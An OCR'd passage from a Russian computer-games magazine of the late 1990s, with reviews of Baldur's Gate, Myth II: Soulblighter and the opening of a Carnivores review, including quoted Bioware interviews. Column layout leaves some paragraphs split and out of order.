Размер. Пять (5) сидюков, причем набитых не трехмерными мультиками, потрясающими воображение детей младшего дошкольного возраста. И не музыкой в каком-нибудь популярном нынче электронном стиле, таким, знаете ли, изящным долбежом. Что характерно — даже не оцифрованной речью.

ИГРОЙ. Можно и не заглавными буквами, но обязательно с большой. Вот так: Игрой. И этот факт — второе, что поражает.



Ночная охота за экспами




Рождение Бальдургейта

Baldur's Gate базируется на системе **AD&D**, и это определяет многое. Если не сказать больше — практически все. А значит, нам все давно уже знакомо: и место действия, и расклад, и даже герои — в той или иной степени. И, откровенно говоря, при загрузке удивляться я был решительно не намерен. Какие могут быть удивления, когда я в **Forgotten Realms** уж не меньше дюжины раз побывал. Причем случалось и не так уж далеко от этого самого **Бальдургейта** оказываться. Чаю, все помнят канализации славного града Глубоководска, или, по-ангельски, Waterdeep'а? Так это на все том же Побережье Меча, только севернее. Но игрок предполагает, а разработчик располагает. Удивиться-таки пришлось, причем уже при генерации. Нет, в самом деле, ведь это не шутка — новые, ранее не игранные классы! Друиды-гринписовцы, вскормленные на принципах «вооруженного нейтралитета». Барды, которым обещано колдовство в доспехах. Забежав вперед, обломаю: дудки, господа, мастеров лютни и лиры тоже придется разоблачать. Ну и еще маги-специалисты. Толку от их специализации мало, зато при дуал-классинге и с этих овец можно сострichь клок шерсти.


Тээкс, это я что-то увлекся деталями. Мораль-то простецкая: есть новых классов, и это радует. Что еще нас радует в генерации? Наличие хоть каких скиллов! Вы знаете, шесть атрибутов (которые не растут) для прожженного эрпэгешника — маловато станется. Ну, теперь мы имеем возможность наращивать хоть навыки владения оружием. Всякие относительно мирные личности, вроде магов с клериками, в этих скиллах ведут себя по-двоичному. То бишь либо скилла нет (и тогда — пенальти!), либо он есть, и все в ажуре. А простые солдаты, которые не знают слов любви, могут наращивать свое умение аж до значения «5», что выльется в мощные бонуса на to hit и damage.

Никак, думаете, что все в генерации преотлично? Хе-хе, не таковы ребятки из **Bioware**, чтобы дать нам оттянуться по пол-

> — Скажите, когда работа над Baldur's Gate только начиналась, вы предполагали, насколько огромной получится игра в итоге?
> — Нет, мы тогда еще были наивными... сейчас, как подумаешь, что если снова с нуля начинать делать подобную же игру, так нехорошо становится и дрожь пробирает...
>
> из интервью с Ray Muzyka, сопредседателем Bioware



Лучший друг хомячков — рейнджер Минск





Нежити не жить!

хватает вас в охапку и бегом из Кэдлкипа. По дороге имеет место быть встреча с недружелюбно настроенным рыцарем и его веселыми ограми. Результат: Горион героически гибнет, а вы еще более героически делаете ноги. Туториал кончился — игра началась.

Друзья Бальдургейта

Как можно понять из вышесказанного, под вашим началом только один alter ego и «думать за четверых» не придется. Но это только на старте. Одному на



Не вечно же по чащам да трущобам лазить!

ной! Чтобы накидать себе приличного товарища, приходится тратить часок-другой, а иначе хреново придется в странствиях по Затерянным Королевствам. Не выйдет, по старой SSI'вской привычке, сбацать себе товарища 6 на 18 за минуту.

Ученические годы Бальдургейта

Странствия начинаются не сразу. Поначалу, в первой игровой зоне (Candlekeep) устроен эдакий туториал: освоиться с интерфейсом, сюжетом, выполнить пару квестиков. Например, вернуть книжку склеротичной магине или вылечить страдающую запором буренку. Награда вам обломится соответственная, аж в десяток-другой экспов. Сюжет проясняется из разговоров (садиться играть в **BG** без знания английского или хотя бы англо-русского двухтомника — безумие!) и заключается в следующем. Налицо тотальная нехватка железа, а то, что есть, ржавеет моментально. Кстати, это воздействует и на игрока: купленный в лавке двуручный меч развалился у меня после трех промахов по корове. Или, может, это мне ее шкуру пробить не удалось?..
Ну, к железному кризису примешана тайна вашего рождения, да и вообще тут заваривается какая-то глобальная каша с участием неких призрачных убийц. Короче, ваш приемный папа Горион, маг и волшебник,

Побережье Меча трудно. И скучно. И грустно. И, эта, значить, руки подать некому. Так что незамедлительно в ваши ряды вливается пополнение. Это как бы (да и не как бы) NPC, только не такие тупые и самостоятельные, как обычно бывает (за примером далеко ходить не надо — **Fallout**). Тут все таким образом: присоединился — подчинился. И контроль полный, пока товарищ от вас не сделает ноги.
А это, кстати, вполне вероятно, потому как в **Baldur's Gate** у всех свой характер в точном соответствии с alignment'ом. Сказано: Chaotic Evil, значит — злыдень беспринципный. И от добрых дел его всего корячит и коробит, так что долго в партии, помогаю-

— Почему вы использовали TSR'овскую лицензию на Forgotten Realms? Неужели не могли придумать собственной вселенной?
— Могли. Но да будет вам известно, что одной из причин, побудивших нас сотрудничать с Interplay, было наличие у них лицензии Forgotten Realms — мы все тут безумные фанаты настольной AD&D.

из интервью с Ray Muzyka, сопредседателем Bioware

щей сирым и убогим, такой крендель не протянет.
С NPC связана еще одна деталь. Дело в том, что в партии 5 свободных слотов. А на них претендует ну как минимум втрое больше кандидатов. Колоритных таких. Некромант педерастичной наружности, хронически депрессивный волшебник, здоровенный рейнджер и его лучший друг хомячок Буу. Неплохо, а? А то еще вам злобный хоббит, на каждую из команд огрызающийся: «Go, suck my blade!» (Непереводимо. То есть переводимо, но непечатно). Короче, трудный выбор. Некоторые, чтоб жисть малиной не казалась, еще и исключительно парами ходят. Их только по двое можно принимать и увольнять.
Но характеры проработаны знатно. Не то чтобы все эти NPC были чересчур разговорчивыми, но комментарии отпус-


кают они регулярно. Или цапаются между собой иногда — но это уж вам думать надо, ведь то, что добрые со злыми на ножах, чай, догадаться можно? В общем, такие они живые и натуральные, что даже и не припомню аналогов в истории.

Впечатления Бальдургейта

Это все хлопоты, но, несомненно, приятные. В каком составе проводить монстрогеноцид — дело вкуса. Главное, что в любом составе это делать приятно. Проекция — изометрическая, однако какие-либо параллели с **Diablo** или **Fallout** бессмысленны. Каждый выбирает по себе, однако я **BG** из последних игрищ могу сравнить только с **M&M VI**. Графика — сказочная. Все прелести осенних лесов и полей, крепостей, городов и шахт. Осенняя шахта — это так романтично! Также налицо прелести осени как таковой — дожди (местами грозы), снега и туманы. Причем с осадками Bioware явно переборщили: возможности своего всепогодного движка демонстрируются уж очень навязчиво.
Звучок-с тоже на высоте. В городах шумовой фон — разговоры и пьяные драки в тавернах, а на природе — птички, цикады по вечерам и хрюканье хобгоблинов. Причем уж если вы слышите мрачный всхрюк из правой колонки — бегом направо месить уб-



Окружающий мир. Проекция из космоса



Упакован соратникам на радость, ворогам на вечный покой



таки веет таким, знаете ли, духом классики — GoldBox, Dark Sun, Ultima и все такое прочее. Но битвы... Это такой махровый Darklands! Нет, я не могу — слезы радости заливают клавиатуру... Нажал пробел. Настала пауза. Пауза! ПА-У-ЗА-А!!! И я могу думать над тактикой сколько хочу! Могу отдавать приказы хоть по полчаса, удобно откинувшись в кресле со стаканом виски и сигарой. А потом (клик!) нажимаем пробел еще разок, и все сразу засуетились, забегали, мечами и прочими частями тела замахали, и как давай этих скелетов крушить! Потрясающе! Мало того, что как в жизни, так еще и с простором для мысли.

И главное — глаз не оторвать. Анимация шикарная, особенно когда дело доходит до магии. Веселенькие розовые шарики Magic Missile, серебряный свет Cure Light Wounds и вполне натуральные побеги Entangle.

Старческое брюзжание Бальдургейта

Ну, не все так вот прекрасно и безупречно чисто. Есть проблемы. Есть, например, баги, через которые можно загрести кучу бесплатных купонов. Но так, чтобы в пределах правил можно было такие фокусы исполнять, не бывает. Конечно, с переносом героя из мультиплейера в сингл много чего связано, и зря вообще в BG эти две епархии не разделили на корню. Но в принципе, видал я дыры и пошире...

Главный напряг — это система AD&D. В ней есть и хорошее, и плохое. Из хорошего — все с ней знакомы близко и очень близко. А плохого — да она сама! Она же настольная! В ней мало разнообразия оружия, только магическое как-то выручает. Брони мало. Всего мало! Ну какой кайф, когда ты своих пассажирчиков нормально накрутить не могешь? Да еще они и сами растут, как на ручник посаженные. Медленно и печально.


— Скажите, чем вы займетесь, когда Baldur's Gate уйдет в печать? Наконец-то сможете поиграть в нее, или будете отлавливать недовыловленные баги и делать патчи, или займетесь разработкой add-on'а, или включитесь в работу какого-либо из освещающих BG онлайновых сайтов?

— Вы знаете, я очень люблю игру и мультиплейере, и в сингле, и в период бета-тестинга я в нее напоигрался, но в следующие две недели после сдачи в печать я пошлю ее куда подальше. И первым делом я с удовольствием поиграю во многие нынешние игры, до которых не доходили руки: Fallout2, Grim Fandango, Everquest, Thief, Half-Life, еще разок наведаюсь в UO. Потом, попытаюсь хорошенько отоспаться. Да и вообще, в доме бы уже навести уборку не мешало, в конце концов...

из взятого накануне окончания разработки интервью с Luke Kristjanson, основным сценаристом Bioware

людка, получать свои законные 35 экспов. Но это небольшое физическое отступление. В общем, мораль в том, что все игровое пространство разбито на зоны, штук около 50'ти. А каждая зона — это 8 на 8 вручную рендеренных экранов с описанными выше зубодробительными пейзажами. Прикидываете общую площадь? Есть где разгуляться! И понятно, куда ушло место на 5 сидюках.

Странствия наши протекают в реальном времени. Любителей классического подхода прошу не плеваться заранее во все стороны, особенно в мою. Все, граждане, путем. Не напрягает этот реалтайм, могу заявить ответственно. К тому же в бою... О! Сражения! Держите меня, я сейчас заплачу! Мало того, что от игры прямо-







Ща вы у меня дохрюкаетесь...

Прощание Бальдургейта

Но все ж есть что-то притягательное в этих Baldur's Gate. Ожидание сиквелов, ощущения возврата в старые добрые времена, знакомые лица — ну, кто не знает старика Эльминстера? Для старого эрпэгешника — бальзам на израненную диаблами (и, в некотором роде, фаллаутами) душу. Для новичка — прекрасный способ познакомится с AD&D в частности и с ролевыми играми вообще. Колоссальный успех гарантирован. И вообще, засиделся я тут с вами — я пошел последнего анкхега дострелевать!

Пиркс





Категория RTS+Action
Похожесть Myth: The Fallen Lords
Разработчик Bungie Software
Издатель Bungie Software
Координаты www.bungie.com

Системные требования
Минимум P-200, 32 Mb RAM
Желательно P-200, 64 Mb RAM
Мультиплейер Модем, Сеть, Интернет
Рекомендуется 3D акселератор



Myth II: Soulblighter

Второе Пришествие... собственно, чье?

Однажды где-то в глубинах Сети я набрел на новость о том, что **Bungie** готовит к выходу продолжение знаменитого Мифа. Сообщалось, что игра делается в стиле **Daggerfall**. Я хорошо знаю первый Миф и поэтому, разумеется, не поверил столь странному «анонсу». Но при этом не мог не заинтересоваться — ведь, как водится, нет дыма без огня, и если в Сети ходят подобные слухи, то...

Не успел настать год трех перевернутых шестерок, как **Myth II: Soulblighter** уже вступил в наш мир, немедленно вызвав бешеный спрос среди наших с вами братьев-однополчан по реалтаймовому ратничеству. Да, други, пришагал к нам второвский Мифыч, в дверь постучался, да и зашел погреться, у очага посидеть. И чего в итоге? С чем пришел, чего глаголет?

Daggerfall не обломился

Как и следовало ожидать, никакого Даггерфолу нашему брату не обломилось, и даже намека на то нет. Когда бы сказать в двух словах, так игра получилась одновременно и неизведанной, и хорошо знакомой. Можно даже утверждать, что слишком хорошо знакомой. Поэтому давайте зачнем с того, чего меньше, т.е. с того, что добавилось и попеременилось в разделе новья.

Сперва о работничках меча и файербола. Во-первых, объявились самые настоящие NPC. Например, король Альрик. Управлять ими вы можете, но они присоединяются к вам только на одну-две миссии на сюжетно обусловленных этапах. Во-вторых, есть просто свежевнедренные юниты. Их мало, но они призваны сильно разнообразить геймплей. Одни варлоки чего стоят! Они как своими файерболами шандарахнут, так после этого гномичьи гранаты детскими хлопушками кажутся. Появятся новые лекари, новые дварфы и кое-кто еще. Пополнение придется и на армию Соулблайтера. Ах, да, кто такой Соулблайтер... Тут, теоретически, надо было бы рассказать вам сюжетную завязку. Но, практически, она настолько банальна, что и слова выеденного не стоит. Всем немедленно вознести молитву во спасение и призвать ближайшего экзорциста: королевству опять и снова угрожают злые силы в лице вышеупомянутой монстрюги и его бесчисленных армий. Нам с вами нужно: а) раздолбать его гнусные армии, б) популярно объяснить Соулблайтеру ошибочность избранных им целей и методов. Вот вам и весь сюжет, коли вкратце. Теперь продолжаем наш сказ «чего новенького». Возьмем, в целях отыскания примера, карты уровней и сам геймплей. Так тут и невооруженным очками глазом видно, что разработчики трудились в поте лица своего, стремясь нагнать максимум разнообразия. Ведь, коли подразобраться, то первый **Миф** после нескольких миссий становился малек однообразным. Надо было изменчивости в геймплей привнести, дабы не оскудевал играющий интересом ближе к се-


Не желаете сражаться с нечистью? Никто и не заставляет. Заприте городские ворота и чувствуйте себя, как в танке!

редины игры. И что же? Думаете, им это удалось? Так представьте себе, что удалось. Теперь буквально ни одна карта не похожа на любую другую: то мы штурмуем замок, то бродим по туманному кладбищу, то сражаемся в узких ущельях, то на бескрайней равнине... Тут и там встречаем реки, мосты, деревни, стены, башни — эх, широка страна моя родная, много в ней!.. На развилках дорог можно разглядеть даже указатели с надписями типа: «к мосту», «в деревню» или «туда лучше не соваться».

Мост поднят, и вот уже мой отряд стал отличной мишенью для лучников на крепостных стенах...

Миссионные задания тоже не подкачали, разнообразия тут хоть залейся. Прямо-таки, сказал бы я, экскурсионная программа с посещением местных достопримечательностей. Вот угадайте-тка, чего из перечисленного во второвском Мифе вам делать не придется:

а) Оборонять высоту до последней капли крови.

в) Искать коварных предателей.

д) Устраивать засады.

ж) Самому угождать в засады.

и) После тяжелого боя заседать в придорожном трактире и литрами выжирать винище с пивищем под селедочную закусь (а жаль, кстати).

В конечном же счете, почти все миссии сводятся к одной из трех тактик: либо глухая оборона, либо охота с последующим уничтожением, либо сматывание наутек или просто откат от превосходящих сил противника.

Думается, не провозглашу ничего неожиданного для поклонников **Миф**, коли упомяну коренное достоинство игры, которое еще ярче проявилось в **Миф-2**: тактические возможности безграничны. Аминь! Если вам нужно сдавать экзамен по тактике ведения боя малыми отрядами (а ведь такое наверняка где-то проходят), то, не теряя ни секунды, садитесь за **Миф-2** и несите преподу сохраненку последней миссии на высшем уровне сложности — автомат вам будет обеспечен. Если, конечно, препод попадется понимающий. Вот, рассудите сами. Непобедимых в **Миф-2** нет. У всякого воина есть свои совершенства и пороки, и на всякого гада отыщется управа. Дальчее того, теперь у многих юнитов появились еще и спецвозможности. Они даруются воинам, особо отличившимся на полях сражений. У дварфов, например, это мины. Обыкновенные такие, знаете ли, противопехотного толка. Эффективность — убойная. У лучников же имеются огненные стрелы. Сухая трава вокруг такой стрелы начинает гореть за милую душу. Тоже, кстати сказать, тактический прием. Попробуйте пустить одну такую стрелку под группу душелишенцев (soulless), так наглядитесь потом, куда они вослед за своими потерянными душами укорячатся.


Еще одно новшество второвского Мифа: миссии в закрытых помещениях.

Рельеф местности, выбор оптимального места для сражения, расстановка войск, маневры типа ложного отступления и обхода с фланга — все эти реалии воинского мастерства вы не найдете почти ни в одной стратегии. Точнее, может, что и найдете, но только с **Мифом-2** таковской стратегии и не сравниться даже. Хотя лично мне больше по душе вариант **Dark Omen** — но это мы сразу запишем в разряд личностных предпочтений и в расчет принимать не будем.


Предатель ускользнул через потайной выход. Но он не знает о моем секретном оружии: Load Saved Game!

Многие тут рассусоливали идею о штурме крепостей, лучниках на стенах и та дэ и та пэ. Называли ее чуть ли не главной фичей нового **Мифа**. Вздор и чепуха. Ну да, в нескольких миссиях есть бои у крепостных стен. Ну да, на самих стенах народец прохаживаться может. Но ничего супернового в игру это не привносит. По крайней мере, не больше, чем остальные нововведения. Вот если бы воинов можно было укрывать в домах и вести бой оттуда, если бы осада крепости была действительно настоящей осадой с катапультами, баллистами и лестницами, вот тогда можно было бы говорить: «Мифыч совершил революционный прорыв, да здравствует великий Мифыч». А так — старый салат под новым майонезом.

Где у дварфов фитиль

Изменения в графике есть, но подавляющая их масса относится к разряду косметических. Не вдаваясь в частности и другие тонкие мелкости, рискну настаивать, что графика осталась прежней. По крайней мере, выглядит игра как старый добрый первый **Миф**... Нет, ну здоровски, конечно, что увеличилось (и прилично) количество спрайтов в движущихся фигурах, да и двигаются эти фигуры теперь процентов на пять более плавно (некоторые фанаты утверждают, что на шесть с половиной, но им никто не верит). Ну, пейзажи заметно оживились. Над головами ваших бойцов теперь будут, как бы невзначай, пролетать птичкастые пичужки. В отдалении от маршрутов боевых действий обнаружатся мирно пасущиеся очень дикие козы, а на скотных дворах, намылясь грязью, будут копошиться очень домашние свиньи. В сочетании с живописными видами деревень, замков, поселков городского типа и прочих населенных пунктов смотрится все это, конечно, вполне убедительно. Да и атмосферные гадости типа дождя, снега да тумана, опять же. Дождик исправно моросит на лысины дварфам и портит им фитили, берсеркеры топчутся в вязкой жиже, туман застилает глаза лучникам. Все правила соблюдены: трава под дождем не горит, а гномичьи гранаты далеко не всегда взрываются.

Меньше всего прочего «пострадала» графика от переделки первовского **Мифа** во второвский. Авторы решили, что трехмерный мифовский движок до сих пор очень крут, а графика до сих пор сногсшибательная, и решили мозги себе не крутить и по серьезному ничего не переделывать. Где-то в чем-то как-то они были правы. Хотя слово «сногсшибательная» я бы заменил на что-нибудь послабже.

А стрейфа у вас не сыщется?

Чем прославился первый **Миф**, кроме трехмерной графики и специфичного (читай — замороченного) геймплея? Неправильно, не дварфами-убийцами и даже не чрезмерной кровавостью. Он прославился дурацким интерфейсом и путаным управлением. В долгожданном продолжении первое было изменено в сторону улучшения, второе — в сторону дальнейшего усложнения. Начнем с хорошего. Наконец, гениям из **Bungie** достучалось до черепа, что на панель управления можно вынести что-то более полезное, чем мудрые изречения гномов, лучников и прочей братии (страдающих, между прочим, недоизбытком фантазии, т.к. плагиат у них процветал безбожно). Теперь в нижней части экрана появилась еще одна панелька с командами типа «стой, раз-два!» или «всем делать ноги!». И, что еще более значимо, с кнопками различных типов построений. Доперло-таки до них. Не нужно будет теперь запоминать десяток клавиш, чтобы заставить ваших оболтусов идти так, как вам надобно, и не как им довозжелается. Но и это не есть самое наиглавнейшее. Внимание, товарищи: сейчас я назову действительно крупнейшее улучшение второго **Мифа**. В нем появилась регулировка скорости игры! Yes!!! Теперь не надо ждать, пока тормознутые солдаты допрутся из одной точки карты в другую ее же точку. Несколько нажатий F1 — и они уже порхают аки под оперение цапанутые птицы! Правда, тут главное — не переборщить и не забыться от счастия. Враги, знаете ли, тоже ускоряются. Только, в отличие от вас, они еще и думать быстрее начинают. Так что...

Теперь о минорном факторе. Управление как было сумбурным, так им и осталось. Ныне, присно и, должно быть, во веки веков... Опять нам подают к столу безумную смесь экшионистского и rts'овского стилей управления. Вот так и уверишься, что за трехмерность в стратегиях непременно надо чем-то платить. В Tutorial нам предлагают выучить, вдумайтесь, 10 (десять) клавиш управления, не считая хвостатого друга человека. Для сомневающихся: движение камеры в четырех направлениях, поворот камеры в две стороны, вращение вокруг своей оси в две стороны, плюс приближение и удаление. Итого десять (!) клавиш! И это, не считая всяких там hot keys, вроде пробела для остановки юнитов, которым тоже обучают в Tutorial. Нет, ребятушки, это не дело. Прибавьте к зачумленному геймплею запутанное управление, и вы поймете, почему **Миф** не стал Народной Игрой и почему этот титул не светит второму его продолжателю. Справедливости ради потребно отметить, что управлять камерой теперь можно и мышью — впихиваете курсор в один из углов экрана, и повращались куда подальше. Но, на самом-то деле, это лишь ситуацию усугубляет. Управлять мышкой из углов ни один нормальный человек не будет, иначе он, кроме управления камерой, ничего сделать не успеет. А вот случайно мышой в угол заехать, отбившегося от общего стада юнита на путь истинный направляя, — это дело очень даже частое. Можете себе представить, какая начинает катавасия твориться! Возражения типа «сложной игре нужно сложное управление» не принимаются — посмотрите на тот же **Dark Omen**. Такая же трехмерная карта, куча тактического планирования, но при этом все управление мышиное и, что самое главное, оно не мешает в бою. Вот он, крупнейший недостаток обоих **Мифов**. Во время серьезной заварушки управление начинает раздражать. Одной рукой крутишь камеру, как ненормальный, второй пытаешься выделить лучников, чтобы вывести их из-под удара, а в это время слева от экрана у тебя погибают дварфы, а справа простаивает без дела отряд берсеркеров. Все. Load Saved Game. Паршиво даже не в том, что приходится переигрывать, намного сквернее другое — в постоянной борьбе с клавиатурой игрок напрочь вываливается из игровой атмосферы. Лично мне просто некогда смотреть, как эффектно отряд моих лучников сдерживает натиск зомби или как одинокий героический дварф обреченно отбивается от толпы преследователей. Мне некогда наслаждаться игрой, потому что мне нужно отдавать приказы. Много приказов, причем постоянно. Иногда хочется засадить кого-нибудь за комп, а самому спокойно посмотреть на игру, полюбоваться графикой, оценить спецэффекты. Жаль, что некого.

Узкое ущелье и дварф вверху на склоне - вот это я называю тактическим планированием!

Отряд возглавил сам король Элрик. Половина отряда вскоре полегла под неразборчивым огнем его же файерболов...

Побочные эффекты

Фанатам первой части — купить однозначно. Любителям стратегии, пропустившим **Myth: The Fallen Lords**, но заинтересовавшимся — очень рекомендуется, вполне возможно, что понравится. Всем остальным — отбой. Если вы ждете переворота в жанре, то это не сюда. От **Миф-2** никто в обморок падать не собирается, и шуму вокруг него будет гораздо меньше, чем вокруг оригинала.

Да, и напоследок небольшой совет тем, кто все-таки решил купить **Myth II**. При покупке не поленитесь, уточните версию игры. Она бывает 1.0 (простая) и 1.1 (исправленная). Дело в том, что в один-ноль версии есть маленький баг. Если вы проинсталлируете игру в директорию, отличную от default'ной, а потом захотите ее (игру) деинсталлировать, то uninstaller в порыве гнева потрет вам весь винчестер. Не всегда, но очень часто. Вот так вот. Специально для тех, кто уже купил злосчастную версию один-ноль: давайте-ка лезьте в Интернет. Размер патча всего 15 кб. Ну, а если доступа на WWW нет, то освобождайте побольше места на диске C:\ ... или никогда не деинсталлируйте любимый **Myth II**.



Десант высадился успешно, вот только найти бы ту падлу зверскую, которая из пушки по кораблю шарахает...

Дед Сидор

приговор

Carnivores

охота на динозавров


Категория	Охота
Похожесть	Deer Hunter
Разработчик	Action Forms
Издатель	/WizardWorks
Координаты	www.actionforms.kiev.ua

Системные требования

Минимум	P-150, 16 Mb RAM
Желательно	P-200, 32 Mb RAM
Мультиплейер	отсутствует

Рекомендуется 3D акселератор

Красным цветом обозначена зона поражения



А в мутном небе, подобно буревестникам, реяли птеродактили



«Вас будут преследовать огромные динозавры. Убейте их...»
Цитата с обложки пиратской русификации

«Вступая в корпорацию охотников на динозавров, я обязуюсь соблюдать правила вышеупомянутой корпорации и высоко чтить звание ее участника. Клянусь охотиться только в дозволенных районах и в разрешенное время, использовать только предусмотренное корпорацией оружие и стрелять только в тех животных, которые на данный момент разрешены к отстрелу корпорацией.»

Внутри игры

Предыстория у Carnivores короткая, как заячий хвост. В далеком будущем (как оно обычно бывает) обнаружили планету, населенную динозаврами, и принялись организовывать на злосчастных бронекожих зверюшек охотничьи сафари. Вы вступаете в игру как охотник-одиночка, который, наскоро подмахнув приведенную выше присягу, отправляется в один из шести природных районов за шкурой (и прочей требухой) одного из семи разрешенных к отстрелу... Впрочем, на самом деле все не так просто.

Охота происходит не только на личное удовольствие, но и на очки, которые присваиваются в зависимости от убивабельной сложности заваленных вами ящерюг. Первонаперво, сразу после похода в меню опций для конфигурирования клавиш управления, вы избираете территорию, на которой будете гоняться за добычей, а также, собственно, будущую добычу. Самые дешевые и самые рекомендуемые для новичков — гребнеголовые игуанодоны, чуть подороже массивные щитоспинные стегозавры, потом идут похожие на ороговевших сусликов пачицехоллозавры... На каждый раз вы выбираете только один вид, и никаких других на местности уже не будет (разве что некондиционная мелкая ящерень, очками неоплачиваемая и вообще толку никакого не приносящая). Матерое зверье типа тиранозавра вам поначалу глушить не позволят — насобачьтесь-ка сперва на игуанодонах. И вообще, вы знаете, что каждого зверя надо стрелять в определенную область тела? Травоядного игуанодона — в шею и голову. А охотникоядного тиранозавра, который для суперпрофи, надо бить в глаз, как белку. Что, вам надо такой плотоядный геморрой на определенную область своего тела в самом начале игры? То-то и оно.

Оружий дается три штуки: шестипатронное ружье, почти бесшумный восьмиболтовый арбалет и оптическая винтовка для суперпрофи. С собой можно прихватить также радар (показывает, где ошиваются вожделеемые вами ящерюги), маскировочный вонятель (сбивает динозов с нюху, чтоб вас не зачуяли) и камуфляж (сами догадаетесь). Однако использование этих полезных приспособлений уменьшает очки, присуждаемые вам за покоцанную живность. И специально для извращенных гуманистов: стрелять можно парализующими транквилизаторами. Тогда подстреленный зверь, вместо того чтоб спокойно издохнуть, будет бессознательным образом валяться на траве да поводить боками, и его уже не заберет шлюп с вашего космического корабля, а его выделанное чучело уже не появится в вашем трофейнике. Получается, что как будто бы и не охотился. Мой вам совет: не заделывайтесь гуманистом, а то потом будет мучительно больно за бесцельно проведенную охоту.

...Треск винчестера (не огнестрельного, но компьютерного), и вы на местности. Вокруг растут доисторические пальмы и прочие мезозойские древолишайники. В небе величаво парят и надсадно каркают птеродактили. Неподалеку копошится нечто мшисто-коричневое низкорослотолстое, напоминающее облитую мазутом хрюшку. Вы можете бегать, приседать, стрейфиться боком и проникновенно вопить голосом желающего спариться динозавра в целях подманивания соответствующих особей. Имеется бинокль — жалкое издевательство для тех, кто поскупился взять с собой радар. Начинается охота.

Носиться по округе придется долго. Против вас выступают звериные обоняние, зрение и слух. Попасть сложно даже с близкого расстояния: твари находятся в постоянном движении, они то щиплют травку, то переминаются и чешутся, то пасутся из стороны в сторону, то улепетывают как укушенные — но это уже тогда, когда завидят торчащую над палеонтологическим кактусом вашу социуренную физиономию с ружьем наизготовку. Когда все патроны истрачены или просто когда все осточертело, нажимаете ESC для эвакуации на космический челнок, вас на эту планету десантировавший. Еще один вариант окончания сеанса охоты — ненароком нарваться на кого-нибудь хищного зубозавра, которые изредка да попадаются. Помнится, както раз, увлекшись преследованием на редкость подвижного для своей комплекции стегозавра, я внезапно выскочил прямо на засевшего в кустах аллозавра. И вы ошибаетесь, если полагаете, что я успел выстрелить прежде, чем... чем он... короче, домысливаете сами, а то у меня уже убиенные слезы на глаза наворачиваются.

Так, все, хватит. Теперь чехлим провонявшие антидинозаврьим маскировочным дезодорантом ружья и начинаем разбирать игру Carnivores в целом, по ребрышкам и по косточкам, как это в игровой журналистике заведено.











